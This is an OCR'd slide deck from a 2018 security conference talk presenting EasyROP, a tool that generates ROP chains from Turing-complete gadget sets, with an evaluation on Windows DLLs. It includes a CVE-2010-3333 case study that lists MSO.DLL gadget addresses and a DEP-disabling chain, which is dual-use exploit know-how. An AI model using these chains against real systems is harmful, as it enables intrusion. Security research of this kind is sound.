When ROP meets Turing: Automatic Generation of ROP Chains using Turing-Complete Instruction Sets

Daniel Uroz, Ricardo J. Rodríguez

danieluroz@protonmail.com, rjrodriguez@unizar.es

Centro Universitario de la Defensa Zaragoza

March 01, 2018

RootedCON 2018

Madrid, Spain

$whoami

Teruel existe!

- Graduado en Informática (2016)
- Analista de malware en Grupo S21sec
- :D

- Miembro de CLS (2001)
- **Ph.D. en Informática** (2013)
- Profesor en Centro Universitario de la Defensa, AGM (Zaragoza)
- Líneas de investigación
  - Security-driven engineering
  - Análisis de malware
  - Seguridad RFID/NFC

Agenda

Agenda

Introduction

`mov` is Turing-complete

Stephen Dolan
Computer Laboratory, University of Cambridge
stephen.dolan@cl.cam.ac.uk

Introduction

mov is Turing-complete

Stephen Dolan

Computer Laboratory, University of Cambridge

stephen.dolan@cl.cam.ac.uk

7. Discussion

Finding Turing-completeness in unlikely places has long been a pastime of bored computer scientists. The number of bizarre machines that have been shown Turing-complete is far too great to describe them here, but a few resemble what this paper describes.

Introduction

mov is Turing-complete

Stephen Dolan

Computer Laboratory, University of Cambridge

stephen.dolan@cl.cam.ac.uk

7. Discussion

Finding Turing-completeness in unlikely places has long been a pastime of bored computer scientists. The number of bizarre machines that have been shown Turing-complete is far too great to describe them here, but a few resemble what this paper describes.

Introduction




Table 2 – Scale factor, θ, mean expert analyst time between vulnerability disclosure (mTBVD), mean time to the next disclosure (mTTVD), and sample sizes for common software products.

Vendor	Product	θ	mTBVD	mTTVD	Samples
Linux	Linux	198	22 days	220 days	504
Microsoft	Office	145	16 days	161 days	209
Apple	Safari	135	14 days	150 days	92
Apple	iPhone OS	109	11 days	121 days	78
Apple	Mac OS X	102	11 days	113 days	240
Mozilla	Firefox	97	11 days	108 days	904
Microsoft	Windows 2003	83	9 days	92 days	382
PHP Group	PHP	78	9 days	87 days	94
Microsoft	Windows XP	76	8 days	84 days	366
Microsoft	Windows 2008	67	7 days	74 days	350
Google	Chrome	62	7 days	69 days	179
Microsoft	Vista	60	7 days	67 days	345
Oracle	Java RE	59	7 days	65 days	76
Microsoft	Internet Explorer	56	6 days	62 days	288
Adobe	Acrobat	55	6 days	61 days	312
Adobe	Flash Player	50	5 days	56 days	433
Microsoft	Windows 7	38	4 days	42 days	287

Johnson, P.; Gorton, D.; Lagerström, R. & Ekstedt, M. **Time between vulnerability disclosures: A measure of software product vulnerability**. *Computers & Security*, 2016, 62, 278-295. doi: 10.1016/j.cose.2016.08.004

Introduction




Table 2 – Scale factor, θ, mean expert analyst time between vulnerability disclosure (mTBVD), mean time to the next disclosure (mTTVD), and sample sizes for common software products.

Vendor	Product	θ	mTBVD	mTTVD	Samples
Linux	Linux	198	22 days	220 days	504
Microsoft	Office	145	16 days	161 days	209
Apple	Safari	135	14 days	150 days	92
Apple	iPhone OS	109	11 days	121 days	78
Apple	Mac OS X	102	11 days	113 days	240
Mozilla	Firefox	97	11 days	108 days	904
Microsoft	Windows 2003	83	9 days	92 days	382
PHP Group	PHP	78	9 days	87 days	94
Microsoft	Windows XP	76	8 days	84 days	366
Microsoft	Windows 2008	67	7 days	74 days	350
Google	Chrome	62	7 days	69 days	179
Microsoft	Vista	60	7 days	67 days	345
Oracle	Java RE	59	7 days	65 days	76
Microsoft	Internet Explorer	56	6 days	62 days	288
Adobe	Acrobat	55	6 days	61 days	312
Adobe	Flash Player	50	5 days	56 days	433
Microsoft	Windows 7	38	4 days	42 days	287

* ***Past performance is not guarantee of future results***

Johnson, P.; Gorton, D.; Lagerström, R. & Ekstedt, M. **Time between vulnerability disclosures: A measure of software product vulnerability**. *Computers & Security*, 2016, 62, 278-295. doi: 10.1016/j.cose.2016.08.004

Introduction

- **Software systems are large and complex**
- Fixed time-to-market urges developers to finish as soon as possible
  - **Who cares of software quality?** (or other attributes)
- **Consequence: software vulnerabilities on the rise**
  - 6 to 16 software bugs per 1,000 lines of code (approximately)

Introduction

Presence of software memory errors → control-flow hijacking attacks

- Legitimate control-flow of the program is hijacked
- **Arbitrary code inserted AND executed by the adversary**

Introduction

Presence of software memory errors → control-flow hijacking attacks

- Legitimate control-flow of the program is hijacked
- **Arbitrary code inserted AND executed by the adversary**

Different defense approaches

- Control-flow integrity approaches (e.g., type-safe languages, stack cookies, inline software guards)
- **Isolate malicious code prior execution** (e.g., tainting, run-time elimination, W⊕X)

Further reading:

van der Veen, V.; dutt Sharma, N.; Cavallaro, L. & Bos, H. **Memory Errors: The Past, the Present, and the Future**. Proceedings of the 15th International Symposium on Research in Attacks, Intrusions, and Defenses *(RAID), Springer Berlin Heidelberg, 2012, 86-106. doi: 10.1007/978-3-642-33338-5_5*

Introduction

W⊕X – Write-xor-Execute memory pages

- Widely used defense mechanism against **control-flow hijacking attacks**
  - Almost every current OS incorporates it natively

Introduction

W⊕X – Write-xor-Execute memory pages

- Widely used defense mechanism against **control-flow hijacking attacks**
  - Almost every current OS incorporates it natively
- **Concept**: **memory pages are either writable or executable, but not both**
  - That is, the adversary may still inject code. **However, execution is prevented**

Introduction

W⊕X – Write-xor-Execute memory pages

Hardware support

- **NX-bit** on AMD Athlon 64
- **XD-bit** on Intel P4 Prescott

Software support


- **Linux** (via PaX project); OpenBSD
- **Windows, since XP SP2** (aka Data Execution Prevention, DEP)
  - Windows ♥ to rename every f***ing single thing

Introduction

Recap on stack-based buffer overflows

```c
void readName(){
  char username[256];
  printf("Type user name: ");
  scanf("%s", username);
}
```

```
readName:
        push    ebp
        mov     ebp, esp
        sub     esp, 264
        sub     esp, 12
        push    OFFSET FLAT:.LC0
        call    printf
        add     esp, 16
        sub     esp, 8
        lea     eax, [ebp-264]
        push    eax
        push    OFFSET FLAT:.LC1
        call    __isoc99_scanf
        add     esp, 16
        leave
        ret
```




Introduction

Recap on stack-based buffer overflows

```c
void readName(){
  char username[256];
  printf("Type user name: ");
  scanf("%s", username);
}
```

```
readName:
        push    ebp
        mov     ebp, esp
        sub     esp, 264
        sub     esp, 12
        push    OFFSET FLAT:.LC0
        call    printf
        add     esp, 16
        sub     esp, 8
        lea     eax, [ebp-264]
        push    eax
        push    OFFSET FLAT:.LC1
        call    __isoc99_scanf
        add     esp, 16
        leave
        ret
```



Introduction

Recap on stack-based buffer overflows

```c
void readName(){
  char username[256];
  printf("Type user name: ");
  scanf("%s", username);
}
```

```
readName:
        push    ebp
        mov     ebp, esp
        sub     esp, 264
        sub     esp, 12
        push    OFFSET FLAT:.LC0
        call    printf
        add     esp, 16
        sub     esp, 8
        lea     eax, [ebp-264]
        push    eax
        push    OFFSET FLAT:.LC1
        call    __isoc99_scanf
        add     esp, 16
        leave
        ret
```


- What if *username* is $> 0x108$ bytes long?

Introduction

Recap on stack-based buffer overflows

```c
void readName(){
  char username[256];
  printf("Type user name: ");
  scanf("%s", username);
}
```

```
readName:
        push    ebp
        mov     ebp, esp
        sub     esp, 264
        sub     esp, 12
        push    OFFSET FLAT:.LC0
        call    printf
        add     esp, 16
        sub     esp, 8
        lea     eax, [ebp-264]
        push    eax
        push    OFFSET FLAT:.LC1
        call    __isoc99_scanf
        add     esp, 16
        leave
        ret
```



- What if *username* is > 0x108 bytes long?
  - **Adjacent memory to *username* is overwritten**
  - **Arbitrary code execution**: `ret` pops the value from stack when function returns and set it in `%eip`)!

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you're fucked

Introduction

Defeating W⊕X protection

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you're fucked

Wait a minute!

Introduction

Defeating W⊕X protection

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you’re fucked

Wait a minute!

IDEA

Since we can write the stack... **write memory addresses that point to ALREADY EXISTING code** → Return-Oriented Programming (ROP)

- Namely, to memory pages that already have execution privileges
- Since they can execute, **they are not detected by W⊕X protection**

Introduction

Defeating W⊕X protection

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you're fucked

Wait a minute!

IDEA

Since we can write the stack... **write memory addresses that point to ALREADY EXISTING code** → Return-Oriented Programming (ROP)

- Namely, to memory pages that already have execution privileges
- Since they can execute, **they are not detected by W⊕X protection**

ROP enables an adversary to induce arbitrary execution behavior while injecting no code (just addresses to existing code!)

ROP attacks

- Hijack control-flow **without** executing new code
- **Redirect control-flow to chunks of code already available in the memory space of the process**
  - Recall **x86 ISA has variable size!**
  - ROP gadget: set of instructions that ends with `retn`

```
b8 89 41 08 c3        mov eax, 0xc3084189

89 41 08              mov [ecx+8], eax
c3                    ret
```

	...	
esp →	0x7c37638d	→ xor ecx, ecx; ret
	0x7c341591	→ neg ecx; ret
	0x7c367042	→ adc eax, ebx; ret
	0x7c34779f	→ pop ecx; ret
	0x5d345e7f	
	0x7c347f97	→ mov [ecx], eax; ret
	...	

Introduction

- **Adversary controls the order of execution of ROP gadgets**
- **ROP chain**: set of ROP gadgets chained by the adversary

Introduction

- **Adversary controls the order of execution of ROP gadgets**
- **ROP chain**: set of ROP gadgets chained by the adversary
- *How to defeat W⊕X protection?*
  - Build a ROP chain to deactivate the protection! First, set CPU registers to specific values. Then,
    - Execute `memprot()` syscall in GNU/Linux
    - Execute *SetDEPProcessPolicy()* in Windows
    - ...


Introduction

- **Adversary controls the order of execution of ROP gadgets**
- **ROP chain**: set of ROP gadgets chained by the adversary
- *How to defeat W⊕X protection?*
  - Build a ROP chain to deactivate the protection! First, set CPU registers to specific values. Then,
    - Execute `memprot()` syscall in GNU/Linux
    - Execute *SetDEPProcessPolicy()* in Windows
    - ...

Executional adversary power

- **Depends on the already existing code in the process's memory space**


Introduction



Church-Turing hypothesis

Any real world computation can be translated into an equivalent computation involving a Turing machine

Introduction



Church-Turing hypothesis

Any real world computation can be translated into an equivalent computation involving a Turing machine

Under this hypothesis, we can build a Turing-machine that performs equivalent computations as the ones performed by a ROP chain

Turing-machine operations

- Load a constant into a register (`lc`)
- Move a register to another register (`move`)
- Load a value from memory (`load`)
- Store a value into memory (`store`)
- Add and subtract a value from memory (`add` and `sub`, respectively)
- Perform logic operations (`xor`, `and`, `or`, `not`)
  - Simplification by De Morgan's Laws: `and`/`or` + `xor`/`not`
- Perform conditional jumps (`cond1`, `cond2`)
  - First, transfer the value of a conditional flag to a general purpose register
  - Then, use such a register as an offset to modify the stack pointer register

Introduction

Turing-machine operations defined as ROP gadgets

`xchg dst, src;`
`ret;`
	`push src;`
	`pop dst;`
	`ret;`
		`xor dst, dst;`
		`ret;`
		`add dst, src;`
		`ret;`
			`xor dst, dst;`
			`ret;`
			`neg src;`
			`ret;`
			`sub dst, src;`
			`ret;`

Examples of *Move a register to another register* (`move`) operation

Introduction

Turing-machine operations defined as ROP gadgets

`xchg dst, src;`
`ret;`
	`push src;`
	`pop dst;`
	`ret;`
		`xor dst, dst;`
		`ret;`
		`add dst, src;`
		`ret;`
			`xor dst, dst;`
			`ret;`
			`neg src;`
			`ret;`
			`sub dst, src;`
			`ret;`


Examples of *Move a register to another register* (`move`) operation

WORK HYPOTHESIS

If we find at least a single gadget that allow to perform each of those Turing-machine operations, **we can solve any computational problem**


Introduction

Goal: **evaluate (easily) the executional adversary power**



Introduction

Goal: evaluate (easily) the executional adversary power



Main contributions

- `EasyROP` **tool**
  - Input: binary + ROP chain (specified as Turing operations)
  - Output: set of ROP gadgets to implement such a chain
- **Evaluation of the executional adversary power in Windows OSes**
  - Still the predominant platform of attacks
  - 32-bits and 64-bits versions
- **Example of ROP chain generation with a real vulnerability**
  - Namely, CVE-2010-3333

Agenda

EasyROP: Tool Description
Analysis


- **Multi-platform**
- **Automate building of ROP chains using sequences of Turing operations**
- **Allow extension** (other architectures, user-defined operations)

EasyROP: Tool Description
Analysis

- **Multi-platform**
- **Automate building of ROP chains using sequences of Turing operations**
- **Allow extension** (other architectures, user-defined operations)

External tools used

- Python3 + pefile
- **Capstone Disassembly Framework**
  - Our tool is part of the Capstone's showcases!
- XML



EasyROP: Description of the tool

Features

Automate the creation of ROP chains

```
add(reg2, reg1)
lc(reg3)
store(reg3, reg2)
```

EasyROP: Description of the tool
Features

Automate the creation of ROP chains

```
add(reg2, reg1)          xor ecx, ecx; ret
lc(reg3)          ⟶      neg ecx; ret
store(reg3, reg2)        adc eax, ebx; ret
                         pop ecx; ret
                         mov [ecx], eax; ret
```

EasyROP: Description of the tool

Features

Creation of user-specified operation using XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE operations [
        <!ELEMENT operations (operation)+>
        <!ELEMENT operation (set)+>
        <!ATTLIST operation
                name CDATA #REQUIRED>
        <!ELEMENT set (ins)+>
        <!ELEMENT ins (reg1|reg2)*>
        <!ATTLIST ins
                mnemonic CDATA #REQUIRED>
        <!ELEMENT reg1 (#PCDATA)>
        <!ATTLIST reg1
                value CDATA #IMPLIED>
        <!ELEMENT reg2 (#PCDATA)>
        <!ATTLIST reg2
                value CDATA #IMPLIED>
        ]>
```

EasyROP: Description of the tool

Features

Creation of user-specified operation using XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE operations [
        <!ELEMENT operations (operation)+>
        <!ELEMENT operation (set)+>
        <!ATTLIST operation
                name CDATA #REQUIRED>
        <!ELEMENT set (ins)+>
        <!ELEMENT ins (reg1|reg2)*>
        <!ATTLIST ins
                mnemonic CDATA #REQUIRED>
        <!ELEMENT reg1 (#PCDATA)>
        <!ATTLIST reg1
                value CDATA #IMPLIED>
        <!ELEMENT reg2 (#PCDATA)>
        <!ATTLIST reg2
                value CDATA #IMPLIED>
        ]>
```

```
<operations>
    <operation name="move">
        <set>
            <ins mnemonic="xor">
                <reg1>dst</reg1>
                <reg2>dst</reg2>
            </ins>
            <ins mnemonic="add">
                <reg1>dst</reg1>
                <reg2>src</reg2>
            </ins>
        </set>
    </operation>
</operations>
```

EasyROP: Description of the tool
Release notes

Released under GNU GPLv3 license, hosted on GitHub:
https://github.com/uZetta27/EasyROP

Agenda

Executional Adversary Power in Windows OSes

Experimental test-bed

Search for all Turing-machine operations on Windows

- **Subset of** `KnownDLLs` **Windows object** (+ `ntdll.dll`)
  - Contains most used system DLLs: `advapi32.dll`, `comdlg32.dll`, `gdi32.dll`, `kernel32.dll`, `ole32.dll`, `rpcrt4.dll`, `shell32.dll`,`user32.dll`, `wldap32.dll`
  - `ntdll.dll` is part of Windows PE loader (always in memory!)
- **Test environment**
  - Intel Core i7, 8GB RAM, 256 GB SSD
  - Oracle VirtualBox: 4GB RAM, 32GB HDD

- **Operating Systems** (32/64 bits)
  - Windows XP Professional
  - Windows 7 Professional
  - Windows 8.1 Pro
  - Windows 10 Education

Executional Adversary Power in Windows OSes
Experimental test-bed

Search for all Turing-machine operations on Windows

- **Subset of** `KnownDLLs` **Windows object** (+ `ntdll.dll`)
  - Contains most used system DLLs: `advapi32.dll`, `comdlg32.dll`, `gdi32.dll`, `kernel32.dll`, `ole32.dll`, `rpcrt4.dll`, `shell32.dll`,`user32.dll`, `wldap32.dll`
  - `ntdll.dll` is part of Windows PE loader (always in memory!)
- **Test environment**
  - Intel Core i7, 8GB RAM, 256 GB SSD
  - Oracle VirtualBox: 4GB RAM, 32GB HDD

- **Operating Systems** (32/64 bits)
  - Windows XP Professional
  - Windows 7 Professional
  - Windows 8.1 Pro
  - Windows 10 Education

Executional Adversary Power in Windows OSes

Evaluation

Version	**32-bit**	**64-bit**
Windows XP	×	×
Windows 7	×	×
Windows 8.1	✓	×
Windows 10	✓	×

Summary of results

- `shell32.dll + {ntdll.dll, kernel32.dll}`: **enough gadgets to conform all Turing-machine operations**

Executional Adversary Power in Windows OSes

Evaluation

Version	32-bit	64-bit
Windows XP	×	×
Windows 7	×	×
Windows 8.1	✓	×
Windows 10	✓	×

Summary of results

- `shell32.dll + {ntdll.dll, kernel32.dll}`: **enough gadgets to conform all Turing-machine operations**
- **All operations but conditional jumps ⟶ 100 % in all OSes with just `ntdll.dll`!!!**
  - **Conditional jumps are unusual operations when exploiting**

Agenda

Case Study: CVE-2010-3333

- **Microsoft Office vulnerability**
  - Affected versions: Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, and Office for Mac 2011
- **Disclosed in September 2010**
- Subsequently patched in MS10-087 (published in November 09, 2010)

Case Study: CVE-2010-3333


- **Microsoft Office vulnerability**
  - Affected versions: Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, and Office for Mac 2011
- **Disclosed in September 2010**
- Subsequently patched in MS10-087 (published in November 09, 2010)
- **November 2012: attack to NATO's Special Operations Headquarters**
  - Attack was delivered via **spear phishing attaching a specially crafted Rich Text Format (RTF) document exploiting CVE-2010-333**
  - RTF file starts with the tag "`{rtf1`" and consists of unformatted text, control words, control symbols, and groups enclosed in braces

```
{\rtf1{
....
{\shp{\sp{\sn pFragments}{\sv value}}}
}
}
```

Case Study: CVE-2010-3333

- **Microsoft Office vulnerability**
  - Affected versions: Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, and Office for Mac 2011
- **Disclosed in September 2010**
- Subsequently patched in MS10-087 (published in November 09, 2010)
- **November 2012: attack to NATO's Special Operations Headquarters**
  - Attack was delivered via **spear phishing attaching a specially crafted Rich Text Format (RTF) document exploiting CVE-2010-333**
  - RTF file starts with the tag "`{rtf1`" and consists of unformatted text, control words, control symbols, and groups enclosed in braces

```
{\rtf1{
....
{\shp{\sp{\sn pFragments}{\sv value}}}
}
}
```



Case Study: CVE-2010-3333


- **Stack-based BOF in function in charge of parsing RTF file**
- Example: `MSO.DLL` 11.0.5606
  - MD5 251C11444F614DE5FA47ECF7275E7BF1
  - Microsoft Office 2003 suite

```
0x30f4cc5d  push ebp
0x30f4cc5e  mov ebp, esp
0x30f4cc60  sub esp, 0x14
(...)
0x30f4cc93  call dword [eax + 0x1c] ;  calls to MSO.30e9eb62
0x30f4cc96  mov eax, dword [ebp + 0x14]
0x30f4cc99  push dword [ebp + 0x18]
0x30f4cc9c  mov edx, dword [ebp - 0x10]
0x30f4cc9f  neg eax
0x30f4cca1  sbb eax, eax
0x30f4cca3  lea ecx, [ebp - 8]
0x30f4cca6  and eax, ecx
0x30f4cca8  push eax
0x30f4cca9  push dword [ebp + 8]
0x30f4ccac  call 0x30f4cb1d
0x30f4ccb1  test al, al
0x30f4ccb3  je 0x30f4cd51
(...)
0x30f4cd51  pop esi
0x30f4cd52  pop ebx
0x30f4cd53  pop edi
0x30f4cd54  leave
0x30f4cd55  ret 0x14
```

```
0x30e9eb62  push edi
0x30e9eb63  mov edi, dword [esp + 0xc]
0x30e9eb67  test edi, edi
0x30e9eb69  je 0x30e9eb92
0x30e9eb6b  mov eax, dword [esp + 8]
0x30e9eb6f  mov ecx, dword [eax + 8]
0x30e9eb72  and ecx, 0xffff
0x30e9eb78  push esi
0x30e9eb79  mov esi, ecx
0x30e9eb7b  imul esi, dword [esp + 0x14]
0x30e9eb80  add esi, dword [eax + 0x10]
0x30e9eb83  mov eax, ecx
0x30e9eb85  shr ecx, 2
0x30e9eb88  rep movsd es:[edi], dword ptr [esi]
0x30e9eb8a  mov ecx, eax
0x30e9eb8c  and ecx, 3
0x30e9eb8f  rep movsb es:[edi], byte ptr [esi]
0x30e9eb91  pop esi
0x30e9eb92  pop edi
0x30e9eb93  ret 0xc
```

Case Study: CVE-2010-3333

Building the ROP chain


SetProcessDEPPolicy function

Secure | https://msdn.microsoft.com/en-us/library/windows/desktop/bb736299(v=vs.85).aspx

... > Memory Management Functions > SetProcessDEPPolicy

SetProcessDEPPolicy function

Changes data execution prevention (DEP) and DEP-ATL thunk emulation settings for a 32-bit process.

Syntax

C++

```
BOOL WINAPI SetProcessDEPPolicy(
  _In_ DWORD dwFlags
);
```

- **We only need to pass to this function a zero value** ☺
  - Assume that the function address is known
- **After executing it, we can directly jump to our shellcode at the stack**
  - We need to know the address of `esp` value
  - We could also jump to a ROP gadget containing a divert to the stack. . .

Case Study: CVE-2010-3333

INSTRUCTION SET REFERENCE, N-Z

PUSHA/PUSHAD—Push All General-Purpose Registers

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
60	PUSHA	A	Invalid	Valid	Push AX, CX, DX, BX, original SP, BP, SI, and DI.
60	PUSHAD	A	Invalid	Valid	Push EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI.

`eax`	????
`ecx`	????
`edx`	????
`ebx`	00000000
`esp`	*address3*
`ebp`	*@SetProcessDEPPolicy()*
`esi`	*address1*
`edi`	*address1*
`eip`	????

CPU state
(before `pushad`)

`esp` →	*address1*	(value of `edi`)
	address1	(value of `esi`)
	@SetProcessDEPPolicy()	(value of `ebp`)
	address3	(value of `esp`)
	00000000	(value of `ebx`)
	????	(value of `edx`)
	????	(value of `ecx`)
	????	(value of `eax`)
address3 →	(exploit payload)	
	(...)	

Stack state
(after `pushad`)

Case Study: CVE-2010-3333

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

Case Study: CVE-2010-3333

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

- `MSO.DLL` file as input
  - No ASLR compatible ⌣̈
- Execution parameter `-depth 2`
  - ~ 72 seconds

/SafeSEH Module Scanner

SEH mode	Base	Limit	Module versio	ASLR enable	NX ena	Module Name
/SafeSEH ON	0x77390000	0x773d5000	6.1.7600.1638	On	On	C:\Windows\System32\Wldap32.dll
/SafeSEH OFF	0x39700000	0x397e3000	5.50.30.2002	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\RICHED20.DLL
/SafeSEH OFF	0x37320000	0x37341000	11.0.5510	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FNAME.DLL
/SafeSEH OFF	0x30c90000	0x31837000	11.0.5606	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\MSO.DLL
/SafeSEH OFF	0x30000000	0x30baa000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
/SafeSEH OFF	0x3f40000	0x400b000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdigraph.dll
/SafeSEH OFF	0x2fa0000	0x2fac000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdiui.dll
/SafeSEH OFF	0x2f00000	0x2f7d000	11.0.5315	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\INTLNAME.DLL

Case Study: CVE-2010-3333

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

```
nop()
   ...
   0x30c92448: ret
lc(edi)
   ...
   0x30cae25c: pop edi ; ret
lc(esi)
   ...
   0x30ca32fd: pop esi ; ret
lc(ebx)
   ...
   0x30ca3654: pop ebx ; ret
lc(ebp)
   ...
   0x30ca32d1: pop ebp ; ret
pushad()
   ...
   0x30ce03b5: pushal ; ret
```

/SafeSEH Module Scanner

SEH mode	Base	Limit	Module versio	ASLR enable	NX ena	Module Name
/SafeSEH ON	0x77390000	0x773d5000	6.1.7600.1638	On	On	C:\Windows\System32\Wldap32.dll
/SafeSEH OFF	0x39700000	0x397e3000	5.50.30.2002	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\RICHED20.DLL
/SafeSEH OFF	0x37320000	0x37341000	11.0.5510	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FNAME.DLL
/SafeSEH OFF	0x30c90000	0x31837000	11.0.5606	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\MSO.DLL
/SafeSEH OFF	0x30000000	0x30baa000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
/SafeSEH OFF	0x3f40000	0x400b000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdigraph.dll
/SafeSEH OFF	0x2fa0000	0x2fac000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdiui.dll
/SafeSEH OFF	0x2f00000	0x2f7d000	11.0.5315	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\INTLNAME.DLL

Case Study: CVE-2010-3333


```
33C0       xor eax, eax
50         push eax
